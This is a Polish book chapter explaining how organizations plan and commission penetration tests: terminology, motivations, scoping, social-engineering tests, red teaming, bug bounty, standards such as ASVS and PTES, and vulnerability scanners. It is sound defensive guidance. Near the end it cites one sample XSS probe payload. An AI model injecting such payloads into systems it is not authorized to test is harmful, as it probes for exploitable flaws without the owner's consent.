TESTY PENETRACYJNE

Marcin Piosek

CYBER ZAGROŻENIA

BEZPIECZEŃSTWO IT

WSTĘP

Rozdział *Testy penetracyjne* powstał z myślą o osobach, które chcą zdobyć lub uporządkować wiedzę związaną z istotą oraz procesem przeprowadzania testów penetracyjnych od strony ich organizacji. Opiszę tu poszczególne kroki, jakie należy podjąć, by zdefiniować zakres prac, wybrać odpowiednią metodykę oraz określić wymagania względem raportu podsumowującego testy. Przekazane w tym rozdziale informacje powinny wystarczyć do samodzielnego skoordynowania testów penetracyjnych od etapu definiowania zakresu aż po odbiór prac.

Wiedzę przekazywaną w niniejszym tekście opieram na doświadczeniu z przeprowadzenia ponad 550 testów penetracyjnych wykonanych w 2021 roku oraz 750 projektów zamkniętych w roku 2022. W przypadku każdego z nich byłem osobą odpowiedzialną za definicję zakresu prac oraz za pomoc w rozwiązywaniu problemów występujących w trakcie ich realizacji.

Celem tekstu nie jest przekazanie wiedzy o wszystkich możliwych technikach realizacji testów penetracyjnych ani omówienie ścieżki rozwoju pentestera. Czytelnik tego rozdziału nie potrzebuje innego doświadczenia niż wynikające z jego pracy w szeroko rozumianej branży IT.

PODSTAWOWE POJĘCIA

Przed przystąpieniem do dalszej lektury poświęćmy chwilę na uzupełnienie słownika o podstawowe pojęcia stosowane w testach penetracyjnych:

- **Test penetracyjny** – działanie, które ma na celu praktyczną weryfikację bezpieczeństwa wybranego systemu komputerowego. Zespół przeprowadzający testy w kontrolowanych warunkach odtwarza realne próby ataków na system. Cały proces odbywa się również w ustalonych ramach formalnych: wykonawca prac posiada odpowiednią autoryzację na testy od prawnego właściciela systemu. Test penetracyjny może wykazać występowanie zarówno znanych publicznie podatności, jak i wykryć błędy typu 0-day[1].
- **Audyt bezpieczeństwa** – działanie o charakterze formalnym, którego celem jest weryfikacja bezpieczeństwa systemu oparta na sformalizowanej procedurze i standardach (np. ISO/IEC 27001[2]). Audyt bezpieczeństwa różni się od testu penetracyjnego

brakiem lub pewną ograniczoną liczbą zadań związanych z praktyczną weryfikacją stanu bezpieczeństwa danego systemu i sprowadza się do takich działań, jak: analiza dokumentacji, wywiady z opiekunami audytowanego systemu, ankiety itp.

- **Test *black box*** (czarnej skrzynki) – określenie stosowane w przypadku takiej formy testów, kiedy zamawiający nie chce lub nie może przekazać przeprowadzającej je firmie żadnych informacji o systemie lub infrastrukturze poza jej adresem (adres URL[3], adres IP[4]).
- **Test *gray box*** (szarej skrzynki) – podejście, w ramach którego zamawiający przekazuje wykonawcy podstawowe informacje o testowanym systemie, np. takie jak adres URL, a także dane dostępowe niezbędne do uwierzytelnienia[5] w tym systemie oraz inne dane mogące pomóc w lepszym jego poznaniu (wykorzystywane technologie, podstawowy zarys architektury itp.).
- **Test *white box*** (białej skrzynki) – podejście, w którym zamawiający zakłada możliwość przekazania wykonawcy szerokiego zestawu informacji o audytowanym systemie, uwzględniając np. wgląd w kod źródłowy lub inne informacje zgromadzone na temat weryfikowanego systemu (dokumentacja, diagramy przepływu danych itp.).
- **Testy automatyczne (skanowanie podatności)** – rodzaj testów bezpieczeństwa, w których realizowane działania ograniczają się do wykorzystania oprogramowania skanującego systemy oraz infrastrukturę pod kątem występowania podatności znajdujących się w bazie wybranego skanera.

MOTYWACJA

UWAGA Czytelnik znający istotę realizacji testów penetracyjnych oraz wiedzący, w jaki sposób uzasadnić lub pozyskać budżet na ich przeprowadzenie, może pominąć ten rozdział.

Zanim zapadnie decyzja o zleceniu testów penetracyjnych, należy zastanowić się, w jaki sposób takie działanie ma zostać uzasadnione oraz co tak naprawdę motywuje firmę lub organizację do jego podjęcia. Motywacja do realizacji określonych działań może być zarówno wewnętrzna, płynąca ze środka firmy, jak i zewnętrzna.

Zacznijmy od **motywacji zewnętrznych**. Firma lub instytucja może zostać zmotywowana do przeprowadzenia testów bezpieczeństwa ze względu na wymogi, które są jej stawiane z mocy **obowiązującego prawa**. Tak dzieje się chociażby w przypadku wybranych instytucji działających w obszarze finansów. Banki mają prawny obowiązek weryfikowania bezpieczeństwa wykorzystywanych i udostępnianych systemów, a elementem takiej weryfikacji jest przeprowadzanie testów penetracyjnych. Więcej informacji na ten temat można znaleźć m.in. w Rekomendacji D[6] opracowanej przez Komisję Nadzoru Finansowego (KNF). Podobne wymogi nakłada *Ustawa o krajowym systemie cyberbezpieczeństwa*[7] na operatorów infrastruktury krytycznej (dostawcy energii, telekomunikacja, krytyczne instytucje państwowe itp.) czy też standard PCI DSS[8] na firmy, które przetwarzają dane związane z kartami płatniczymi.

Coraz częściej spotykaną praktyką jest również stawianie wymogu przedstawienia raportu z testów penetracyjnych w przypadku, gdy firma chce zakupić i wdrożyć opro-

gramowanie zewnętrznego dostawcy (np. system klasy CRM lub ERP). Dokumentacja przetargowa bądź inne wymogi dotyczące takich systemów, poza wytycznymi odnośnie do logiki biznesowej (określającymi, jakie funkcje powinien implementować system), zawierają informację o konieczności przedstawienia dowodów potwierdzających bezpieczeństwo systemu. Analogicznie działa to w drugą stronę. Jeżeli to my chcemy zaoferować system firmie trzeciej, powinniśmy przygotować się na pytania dotyczące potwierdzenia stopnia bezpieczeństwa systemu przez niezależny podmiot (czyli zewnętrzną firmę przeprowadzającą audyty i testy bezpieczeństwa). Bazując na moim doświadczeniu, o którym pisałem we wstępie, mogę stwierdzić, że takie praktyki stają się rynkowym standardem.

Patrząc na **motywacje wewnętrzne**, na pewno warto wymienić przypadek, w którym firma „dorasta" do tego, by zweryfikować stan bezpieczeństwa własnych systemów oraz infrastruktury bez dodatkowych zewnętrznych bodźców. Należy jednak pamiętać, że test penetracyjny powinien stanowić element procesu dbania o bezpieczeństwo firmy, a nie całość wysiłków. Praktyczna weryfikacja stanu bezpieczeństwa powinna iść w parze m.in. z takimi działaniami, jak inwentaryzacja zasobów czy przygotowanie i wdrożenie formalnych polityk bezpieczeństwa. **Dbanie o bezpieczeństwo to proces, który nigdy się nie kończy**, a do tego wymaga działań w wielu obszarach, nie tylko czysto technicznych.

Dla firm, które chcą zweryfikować poziom bezpieczeństwa, jedną z głównych motywacji powinien być fakt, iż bazując na naszym doświadczeniu, można wysnuć tezę, że **nie jest już pytaniem, czy dana firma zostanie zaatakowana, ale kiedy to nastąpi**. Infekcje ransomware'owe* stały się właściwie codziennością. Firma, która nie podejmuje działań związanych z weryfikacją bezpieczeństwa, naraża się na atak, który na pewno przyjdzie.

Jedną z najważniejszych motywacji powinna być **dobrze zrozumiana i wewnętrznie rozpoznana potrzeba uniknięcia negatywnych konsekwencji włamań i naruszeń bezpieczeństwa**, które mogą wiązać się z wyciekiem danych, ale również przestojem w działaniu firmy. W przypadku naruszeń związanych z ujawnieniem danych osobowych firma może podlegać regulacjom definiowanym m.in. przez RODO[9].

Innym źródłem motywacji do przeprowadzenia testów bezpieczeństwa jest **możliwość uzyskania lub obniżenia kosztów tzw. ubezpieczeń od cyberryzyk**. Takie ubezpieczenia zapewniają ochronę związaną m.in. z atakami na firmę w warstwie IT, a test penetracyjny może, ale nie musi, być warunkiem uzyskania polisy.

Jeszcze innym źródłem motywacji do testów bezpieczeństwa wykonanych przez zewnętrzną firmę jest **sprawdzenie, czy wewnętrzny zespół bezpieczeństwa dbający o bezpieczeństwo aplikacji oraz infrastruktury spełnia swoją rolę**. Motywacją jest więc tutaj działanie, które sprowadza się do tego, by pozwolić innej parze oczu ocenić, czy przypadkiem coś istotnego nie zostaje pominięte. Takie zadanie nie ma na celu ocenić czy podważać wiarygodności wewnętrznego zespołu, ale – ze względu na mnogość stosowanych narzędzi oraz technik testów penetracyjnych – pozwolić uzupełnić pracę wewnętrznego zespołu o spojrzenie z innej perspektywy.

* Teksty z tagiem „ransomware" poświęcone tego typu atakom warto przeczytać w serwisie sekurak.pl: https://sekurak.pl/tag/ransomware/. Zachęcam do regularnego przeglądania serwisu sekurak.pl, w którym publikowane są informacje o bieżących zagrożeniach oraz atakach na firmy i instytucje, którym nie udało się ochronić przed atakiem.

ZAKRES PRAC

Gdy wiemy, że trzeba przeprowadzić test penetracyjny, warto zastanowić się, jaki powinien być jego zakres. Niewykluczone, że na tym etapie wiemy już, co powinno być testowane (znamy potrzeby swoje i/lub firmy). Jeżeli jednak nie jest to jasne, przedstawię kilka informacji o tym, co tak naprawdę może zostać poddane testom bezpieczeństwa.

Elementy, które mają zostać poddane audytowi


Zakres testów, rozumiany jako elementy poddawane weryfikacji, można porównać do zakresu badań lekarskich, które możemy wykonać w wybranej placówce medycznej. W zależności od dostępności specjalistów i ich kompetencji dana placówka będzie mogła nam zaproponować bardziej lub mniej kompleksowy zestaw badań. Podobnie jest z testami penetracyjnymi. Firmy realizujące takie działania proponują wybrane pakiety testów, które określają zakres prac. Przykładowe elementy, które mogą zostać poddane audytowi bezpieczeństwa, zaprezentowano na rysunku 1.

Najczęściej weryfikowane elementy to:

- **Aplikacje, zarówno webowe, jak i mobilne** – mogą to być proste strony zawierające podstawowe informacje dotyczące firmy, jak również rozbudowane aplikacje klasy e-commerce, CRM, ERP itp. Nadal do testów przekazywane są także klasyczne aplikacje okienkowe (tzw. aplikacje typu gruby klient, ang. *fat client*), które uruchamiane są w wybranym systemie operacyjnym. Nie jest to częste zjawisko, ale jeżeli firma korzysta z tego rozwiązania, można to również uwzględnić w zakresie prac.
- **Interfejsy API**[10] **oraz WebService**[11] – rozumiane jako np. rozwiązania typu REST[12] API lub SOAP[13]. Mogą to być aplikacje udostępniające konkretne funkcjonalności oraz logikę biznesową bez klasycznego elementu interfejsu użytkownika (UI[14]).
- **Infrastruktura (w rozumieniu sieci komputerowej)**, w której znajdują się urządzenia sieciowe, serwery, stacje robocze pracowników i wszelkie inne urządzenia, które działają z wykorzystaniem protokołu IP. Mowa tutaj nie tylko o infrastrukturze publicznej (urządzenia posiadające publiczny adres IP), ale również o infrastrukturze wewnętrznej (biurowej, LAN[15]), osiągalnej np. po fizycznym wpięciu się do sieci w wybranej lokalizacji.
- **Testy segmentacji sieciowej** – w ramach audytu sieci, szczególnie sieci LAN, warto uwzględnić dodatkowe ćwiczenie polegające na weryfikacji skuteczności działania wdrożonych mechanizmów podziału sieci na segmenty. Fakt wdrożenia takiej konfiguracji na urządzeniach sieciowych to jedno, ale sprawdzenie, czy nałożone polityki są skuteczne, to – jak pokazuje doświadczenie – coś zupełnie innego.
- **Infrastruktura w chmurze** – jeżeli firma korzysta i utrzymuje całą infrastrukturę lub jej część w tzw. chmurze, rozwiązanie takie może zostać poddane weryfikacji, ale nie w ramach prac o charakterze testu penetracyjnego. Takie zadanie sprowadza się bowiem do przeglądu konfiguracji całego środowiska chmurowego z poziomu panelu zarządzania taką usługą (np. konsoli zarządzania AWS[16]).
- **Sieci bezprzewodowe Wi-Fi** – popularne rozwiązanie, szczególnie w środowiskach z mocnym nasyceniem urządzeń mobilnych (laptopy, smartfony). Sieci bez-

przewodowe mogą i powinny stanowić element testów penetracyjnych ze względu na fakt, iż osoba chcąca zaatakować taką sieć w wielu przypadkach nie musi nawet fizycznie znajdować się w siedzibie firmy. Wystarczy, że sieć bezprzewodowa osiągalna jest z pobliskiego parkingu. Atak może zostać przeprowadzony w sposób niezauważony nawet dla czujnych pracowników firmy.

- **Kod źródłowy** – audyt aplikacji realizowany w modelu *black box* lub *gray box* może zostać rozszerzony o dodatkową weryfikację kodu źródłowego (*white box*). Takie hybrydowe podejście do testów istotnie zwiększa prawdopodobieństwo wykrycia błędów bezpieczeństwa, które mogą zostać pominięte podczas prac *black*/*gray box*.
- **Konfiguracja systemów operacyjnych, baz danych oraz serwerów WWW**, czyli komponentów, które stanowią element infrastruktury IT lub z wykorzystaniem których uruchamiane są aplikacje. Analiza konfiguracji sprowadza się do fizycznego przeglądu plików konfiguracyjnych poszczególnych komponentów pod kątem ustawień, które nie są zgodne z najlepszymi praktykami bezpieczeństwa IT lub wprost stanowią podatności. Działanie takie nazywane jest również utwardzaniem (ang. *hardening*) konfiguracji. Analiza konfiguracji może dotyczyć również stacji roboczych pracowników.



Rysunek 1. Dodatkowe obszary możliwe do poddania weryfikacji w czasie testów penetracyjnych

Socjotechnika w testach penetracyjnych

Testy penetracyjne skupiają się na technicznej weryfikacji bezpieczeństwa systemów, infrastruktury lub całych firm. Pentesterzy mają jednak możliwość sprawdzenia innych ważnych dla bezpieczeństwa obszarów, jakimi są: zachowanie, przyzwyczajenia i kultura pracy pracowników. **W łańcuchu bezpieczeństwa najsłabszym ogniwem zawsze był i będzie człowiek**.

Można jednak ten wątek zaadresować, realizując tzw. **testy socjotechniczne**, które mogą stanowić dopełnienie testów penetracyjnych.

Socjotechnika może zostać zrealizowana m.in. w ramach trzech scenariuszy. Zostały one opisane poniżej:

- ***Phishing*** – firma przeprowadzająca testy opracowuje i wysyła do wskazanych przez firmę pracowników e-mailing, w ramach którego namawia ich do wykonania czynności, których nie powinni robić (np. uruchomienie „złośliwego" załącznika z wiadomości e-mail lub przekazanie wrażliwych danych na podstawionej stronie WWW).
- ***Vishing*** – rodzaj socjotechniki, w ramach której pentesterzy wykonują połączenie telefoniczne i w trakcie rozmowy namawiają pracowników do wykonania nieautoryzowanych operacji.
- ***On-site***, czy inaczej: socjotechnika fizyczna – w ramach której pentesterzy próbują ominąć fizyczne zabezpieczenia w wybranej lokalizacji (biuro, oddział firmy, magazyn itp.). Zazwyczaj audyt skupia się wtedy na ominięciu ochrony, recepcji oraz innych fizycznych zabezpieczeń, a następnie na dążeniu do uzyskania nieautoryzowanego dostępu do konkretnych pomieszczeń (serwerownia, archiwum, inne istotne dla firmy pomieszczenia).

Możliwe są również wariacje każdego z tych scenariuszy. Przykładem może być phishing, którego odmianą jest ***spear phishing***, czyli kampanie wymierzone w wąskie grupy lub nawet konkretne osoby (np. atak wobec wybranego pracownika działu księgowości lub członka zarządu firmy).

Bazując na moim doświadczeniu, mogę śmiało wskazać socjotechnikę jako jedną z bardziej efektywnych metod pozyskiwania nieautoryzowanego dostępu do wewnętrznych systemów firm. **Dobrze przygotowana kampania tego typu na ogół kończy się sukcesem**, rozumianym jako nakłonienie przynajmniej jednego pracownika do przekazania informacji lub wykonania akcji pozwalającej na uzyskanie nieautoryzowanego dostępu do systemów i/lub infrastruktury firmy.

Red teaming a testy penetracyjne

Działając jeszcze w obszarze porządkowania pojęć, chciałbym poruszyć temat kampanii typu *red teaming*. W ramach takich kampanii, inaczej niż w przypadku testów penetracyjnych, zadaniem wykonawcy prac jest m.in. określenie powierzchni ataku. Zamawiający nie przekazuje zespołowi pentesterów dokładnej listy adresów IP lub URL, które mają podlegać atakowi. Na starcie pentesterzy realizujący kampanię działają z tzw. wiedzą zerową – jasne jest jedynie, jaka firma lub organizacja będzie celem ataku, natomiast przygotowanie do prac, w tym enumeracja infrastruktury, stanowi element samej kampanii. Nadrzędnym celem takiej kampanii jest potwierdzenie możliwości uzyskania

nieautoryzowanego dostępu do infrastruktury zamawiającego z wykorzystaniem środków technicznych i/lub socjotechnicznych.

Dobrą praktyką, jaką warto stosować w ramach kampanii *red teaming*, jest oddzielenie etapu rekonesansu i przygotowania scenariuszy od fazy aktywnych ataków. W proces ten warto wpleść rozmowę z koordynatorami testów po stronie zamawiającego, którym przedstawi się planowane scenariusze ataków jeszcze przed ich realizacją. Pozwala to uniknąć nieprzyjemnych sytuacji, w przypadku gdy przygotowany plan ataku z jakiegoś powodu zostanie uznany za nieadekwatny lub za zbyt agresywny. Oczywiście od razu nasuwa się myśl związana z tym, że prawdziwy atakujący nie będzie pytał o zgodę na realizację swoich celów, co jest prawdą, jednak nie można zapominać o tym, że firma wykonująca kampanie typu *red teaming* działa w reżimie biznesowym i taka kampania ma być koordynowanym ćwiczeniem. Podstawowe różnice pomiędzy klasycznym testem penetracyjnym a działaniem typu *red teaming* zaprezentowano w tabeli 1.

Tabela 1. Test penetracyjny a kampania *red teaming* – porównanie

	TEST PENETRACYJNY	KAMPANIA *RED TEAMING*
dokładnie zdefiniowany zakres prac przed rozpoczęciem projektu	tak	nie
konieczność realizacji prac typu OSINT (ustalenie powierzchni ataku)	nie	tak
możliwość wsparcia prac socjotechniką (*phishing, vishing, on-site*)	nie*	tak
eskalacja (ang. *lateral movement*; np. w głąb infrastruktury) po przełamaniu zabezpieczeń zewnętrznych	nie*	tak
raportowanie wszystkich typów podatności, od krytycznych do mniej istotnych	tak	nie

Kampanie typu *red teaming* warto realizować w celu weryfikacji stosowanych zabezpieczeń w scenariuszu możliwie najbardziej zbliżonym do realnych ataków wymierzonych w organizację. Co do zasady jednak techniki ataków stosowane w ramach takich prac są zbliżone do standardów testów penetracyjnych. Inne jest jednakże podejście do definiowania zakresu i kolejnych kroków samego procesu testów.

Uogólniając, można stwierdzić, że przeprowadzenie kampanii *red teaming* pozwoli odpowiedzieć na pytanie, czy możliwe jest osiągnięcie celu zdefiniowanego przed rozpoczęciem prac (np. włamanie się do wybranej firmy lub organizacji, uzyskanie dostępu do określonych informacji itp.). Nie zastąpi to jednak testów penetracyjnych, które w swojej istocie są dużo bardziej szczegółowe i kompleksowe, dzięki czemu pozwalają wykryć nie tylko pojedyncze otwarte furtki (ang. *backdoor*), ale również szereg innych, mniej lub bardziej złożonych, problemów bezpieczeństwa.

* chyba, że zakres prac stanowi inaczej.

Bug bounty a testy penetracyjne

Testy penetracyjne nie stanowią jedynej drogi do tego, by poddać aplikacje lub systemy weryfikacji pod kątem bezpieczeństwa. Dużą popularnością cieszą się programy typu *bug bounty*, czyli inicjatywy, w ramach których firmy i organizacje wyrażają zgodę na wyszukiwanie podatności bezpieczeństwa w określonych aplikacjach w zamian za nagrodę, która przyznawana jest w przypadku wykrycia podatności.

Program *bug bounty* można uruchomić niezależnie lub skorzystać ze wsparcia takich platform jak HackerOne[17] lub Bugcrowd[18]. Uruchomienie takiej inicjatywy sprawi, że właściwie każdy zainteresowany będzie mógł podjąć próbę przełamania zabezpieczeń aplikacji, które zostaną wskazane jako zakres danego programu.

W ramach prac realizowanych w programach *bug bounty* pentesterzy wykorzystują praktycznie te same techniki wyszukiwania podatności, jak w klasycznych testach bezpieczeństwa. Warto więc mieć świadomość, **czym *bug bounty* różni się od testów penetracyjnych:**

- W przypadku testów *bug bounty* zazwyczaj **zakres skupia się na testach aplikacji oraz infrastruktury, która dostępna jest z sieci publicznej**. Zapewnienie dostępu do aplikacji oraz systemów znajdujących się jedynie w sieci wewnętrznej firmy może być kłopotliwe, a w pewnych sytuacjach – niemożliwe ze względu na uregulowania prawne i konieczność zapewnienia kontroli nad nadawanymi dostępami.
- Firmy przeprowadzające testy penetracyjne zazwyczaj nie utrudniają kontaktu z zespołem pentesterów, który realizuje prace. Dzięki temu zlecający testy jest informowany nie tylko o wykrytych błędach, ale również o postępie prac. Uczestnictwo w programach *bug bounty* **nie zobowiązuje pentestera do komunikacji lub przekazywania informacji o zaawansowaniu działań**. Kontakt następuje zazwyczaj dopiero na etapie doręczenia raportu o wykrytej podatności.
- Programy *bug bounty* **mogą trwać miesiącami lub latami**, w zależności od decyzji firmy. Testy penetracyjne, nawet te najdłuższe, zamykają się zazwyczaj w terminie maksymalnie kilku tygodni.
- Usługa testu penetracyjnego gwarantuje pokrycie zdefiniowanego w ofercie zakresu testów (np. weryfikacja zgodności aplikacji z wymaganiami standardu ASVS[19]). Opiekunowie programów *bug bounty* sugerują pentesterom oparcie się na uznanych standardach testów, jednak **nikt nie może dać gwarancji, że aplikacja na pewno została przetestowana w pełnym zakresie**.
- Firma realizująca testy penetracyjne może dostarczać tzw. raporty robocze lub raporty cząstkowe, które stanowią podsumowanie danego etapu testów (np. po pierwszym, drugim lub trzecim tygodniu testów). Takie aktualizacje mogą stanowić istotne źródło informacji dla osób podejmujących decyzję o tym, czy testowany system może zostać zgodnie z planem przekazany do produkcyjnego uruchomienia.

Powyższa lista najpewniej nie wyczerpuje wszystkich różnic pomiędzy dwoma omawianymi podejściami, jednak moim zdaniem przedstawia te potencjalnie najważniejsze, które mogą wpłynąć na decyzje kierunkowe dotyczące wyboru pomiędzy testami penetracyjnymi a *bug bounty*.

Programy typu *bug bounty* stanowią ciekawy i wartościowy element procesu bezpieczeństwa IT. Trzeba jednak pamiętać o tym, że w przypadku konieczności zastosowania podejścia nakierowanego na kompleksowość testów lub potwierdzenie zgodności z wybranym standardem lepszym wyjściem będą najprawdopodobniej klasyczne testy penetracyjne.

Decyzja

Jak więc podjąć decyzję o tym, co ma stanowić finalny zakres prac, gdy budżet nie pozwala na przetestowanie wszystkiego? Na pewno należy kierować się priorytetami, w których określeniu pomóc może analiza ryzyka*. Warto zadać pytanie o to, które elementy naszej infrastruktury są najbardziej narażone na atak. Najpewniej będzie to w pierwszej kolejności infrastruktura dostępna z sieci publicznej Internet, czyli urządzenia brzegowe czy udostępniane aplikacje webowe.

Moje doświadczenie w pracy z firmami realizującymi testy penetracyjne wskazuje, że każda z nich w mniejszym lub większym stopniu jest w stanie wskazać, co powinno wejść w zakres prac (jakie systemy lub elementy infrastruktury). W podjęciu decyzji o finalnym zakresie prac może więc pomóc rozmowa z firmą przeprowadzającą takie testy, podczas której ich zakres zostanie sprecyzowany.

Jeżeli zachodzi potrzeba podejścia do definiowania zakresu w bardziej sformalizowany i kompleksowy sposób, **dobrym pomysłem może być wykorzystanie narzędzia, jakim jest modelowanie zagrożeń**[20]. Nie jest ono dedykowane definiowaniu zakresu testów penetracyjnych, ale przeprowadzając sesję modelowania dla wybranego systemu, można wyszczególnić obszary, które powinny zostać poddane weryfikacji w pierwszej kolejności. W ramach takiego modelowania identyfikowane są zagrożenia i ryzyka, jakie mogą zmaterializować się w wybranym systemie. Pentester, korzystając ze swojej wiedzy, odpytuje zespół odpowiedzialny za wybrany system o sposób jego działania, zaimplementowane procesy oraz komponenty infrastruktury, a następnie, bazując na doświadczeniu i wiedzy, weryfikuje, czy zespół w odpowiedni sposób zaadresował zagrożenia związane z bezpieczeństwem IT, które mogą pojawić się się w takim systemie. Obszary, dla których wprost nie przewidziano środków ograniczania zagrożenia, mogą stanowić priorytetowe zakresy testów penetracyjnych.

Trzeba pamiętać również o tym, że nie ma wymogu bycia właścicielem produktu, by móc zlecić wykonanie testów penetracyjnych. Jeżeli podjęta zostanie decyzja dotycząca wdrożenia w firmie wybranego systemu, można zobligować w umowie dostawcę do tego, by wykonał odpowiednie testy i dostarczył dowód ich realizacji (najczęściej raport z testów penetracyjnych) – lub samemu zlecić wykonanie takiej usługi. Należy jedynie zadbać o to, by producent wyraził zgodę na testy, jeżeli system w całości nie działa na infrastrukturze, której jesteśmy właścicielem. Taka sytuacja zachodzi najczęściej w przypadku rozwiązań typu *Software as a Service,* SaaS (oprogramowanie jako usługa)[21]. Pozyskanie dodatkowych zgód może być również konieczne w przypadku, gdy zakres audytu musi obejmować przegląd kodu źródłowego. Nie każda umowa lub licencja gwarantuje taki dostęp.

* Zob. rozdz. Basa Ł., Sędkowski W., *Modelowanie zagrożeń i analiza ryzyka aplikacji*, s.

METODYKI I STANDARDY

Zanim przejdę do omawiania konkretnych kroków procesu realizacji testów bezpieczeństwa, muszę poruszyć jeszcze dwie kwestie, dzięki czemu dalszy opis procesu będzie bardziej uporządkowany.

Pierwsza z nich dotyczy tzw. metodyki testów bezpieczeństwa. Istnieje przynajmniej kilka metodyk funkcjonujących w świecie testów penetracyjnych, a co za tym idzie – należy wiedzieć, czym się charakteryzują i dlaczego warto opierać na nich testy penetracyjne.

Metodyki stosowane w testach penetracyjnych działają dwustronnie. Strona realizująca testy ma narzucony framework, według którego powinna przeprowadzić działania. Strona zamawiająca prace ma do pewnego stopnia gwarancję, że zostaną one zrealizowane w określony z góry sposób, co powinno pozytywnie wpłynąć na ich jakość. Obie strony powinny jednak rozumieć, że kluczowe jest tutaj słowo „framework" – bowiem żadnej metodyki nie da się przenieść w stu procentach do świata rzeczywistego i dostosować do każdego systemu, który istnieje na świecie.

DOBRE PRAKTYKI: NAJCZĘSTSZE METODYKI I STANDARDY W PROWADZENIU TESTÓW BEZPIECZEŃSTWA

- **OWASP Top 10**[22] – przekornie pierwsza pozycja na liście metodyk nie jest metodyką. Klienci zamawiający testy penetracyjne na pytanie, według jakiej metody należy wykonać testy, wielokrotnie wskazują OWASP Top 10. Zjawisko to funkcjonuje na tak szeroką skalę, że wymaga wyjaśnienia. OWASP Top 10 jest zestawieniem najpopularniejszych i najpoważniejszych klas podatności występujących w aplikacjach webowych. Nie ma tu więc mowy o metodyce czy standardzie, ale o liście wyselekcjonowanych podatności. Można natomiast mówić o tym, by sprawdzić wybrany system pod kątem podatności wymienionych w OWASP Top 10. Tak skonstruowany zakres jest jak najbardziej poprawny, jednak dobrze, aby wyznaczał dla wykonawcy testów jedynie priorytetowe obszary.

- **OWASP Application Security Verification Standard (ASVS)** – rozbudowany standard bezpieczeństwa opracowany przez tę samą organizację, co zestawienie Top 10. ASVS stanowi uznany, ciągle aktualizowany i kompleksowy, standard definiujący zakres testów aplikacji, głównie z obszaru webowego. Jest uznawany i szeroko stosowany m.in. w aplikacjach z rynku bankowo-finansowego. Mogę go zdecydowanie polecić, ale istnieje tutaj również pewne ryzyko. Liczba wymagań, które stawia ASVS, może przytłaczać. Dlatego do listy trzeba podejść z rozsądkiem i pamiętać o tym, że należy dążyć do tego, by spełniać możliwie jak najwięcej punktów standardu, niekoniecznie wszystkie. Zaryzykuję twierdzenie, że nie istnieje na świecie aplikacja, która jest zgodna w 100% z ASVS.

- **OWASP Mobile Application Security Verification Standard (MASVS)**[23] – przygotowany w podobnej formule jak ASVS, odpowiednik tego standardu dla aplikacji mobilnych (Android, iOS). Zawiera zbiór wytycznych związanych z bezpieczeństwem samej aplikacji mobilnej, która instalowana jest na urządzeniu końcowym (smartfonie), ale również zalecenia dotyczące bezpieczeństwa backendu i komunikacji z nim.

- **Penetration Testing Execution Standard (PTES)**[24] – metodyka opisująca sposób realizacji testów penetracyjnych na pewnym poziomie ogólności. Wyróżnia podstawowe fazy pentestu, jak: ustalanie zakresu testów, zbieranie informacji (OSINT), aż po etapy związane z eksploitacją i raportowaniem. Prosty framework, który znajduje swoje zastosowanie nie tylko w przypadku aplikacji webowych czy mobilnych.

- **Open Source Security Testing Methodology Manual (OSSTMM)**[25] – jedna z bardziej szczegółowych metodyk, zdecydowanie bardziej rozbudowana niż np. PTES. Oprócz warstwy technicznej zahacza również m.in. o bezpieczeństwo fizyczne.

Powyższa lista zestawienia i standardów nie jest kompletna, ale nie taka była intencja przygotowania tego zestawienia. Wymienione pozycje najczęściej pojawiają się w przesyłanych do nas zapytaniach ofertowych, można więc zaryzykować twierdzenie, że są one w Polsce najbardziej rozpoznawalne.

TESTY MANUALNE I AUTOMATYCZNE

Testy penetracyjne mogą zostać zautomatyzowane dzięki wykorzystaniu tzw. skanerów podatności. Narzędzia, które posiadają takie możliwości, to m.in.:

- Burp Suite Professional (moduł Skaner z komercyjnej wersji programu)*,
- OWASP ZAP,
- Nessus (narzędzie komercyjne),
- Metasploit Pro**.

Powyższa lista nie jest absolutnie kompletna, ale wymienione narzędzia znam i miałem okazję sprawdzić w rzeczywistych testach penetracyjnych. Pierwsze dwa (Burp oraz ZAP) przeznaczone są do testowania aplikacji webowych. Nessus i Metasploit Pro również mogą zgłosić podatności dotyczące aplikacji webowych, jednak ich możliwości skupiają się na testach szeroko rozumianej infrastruktury.

Takie narzędzia posiadają wbudowaną bazę payloadów[26], czyli ciągów znaków, których wstrzyknięcie do komunikacji z wybraną aplikacją powinno przynieść zamierzony skutek, oraz informacji o znanych podatnościach, które następnie próbują wykryć w aplikacjach i systemach wskazanych jako cel skanów podatności. Jednym z prostszych payloadów może być ciąg znaków `<script>alert(1);</script>`, który po wstrzyknięciu do aplikacji webowej może pozwolić na wykrycie podatności typu Reflected XSS[27] lub Stored XSS.

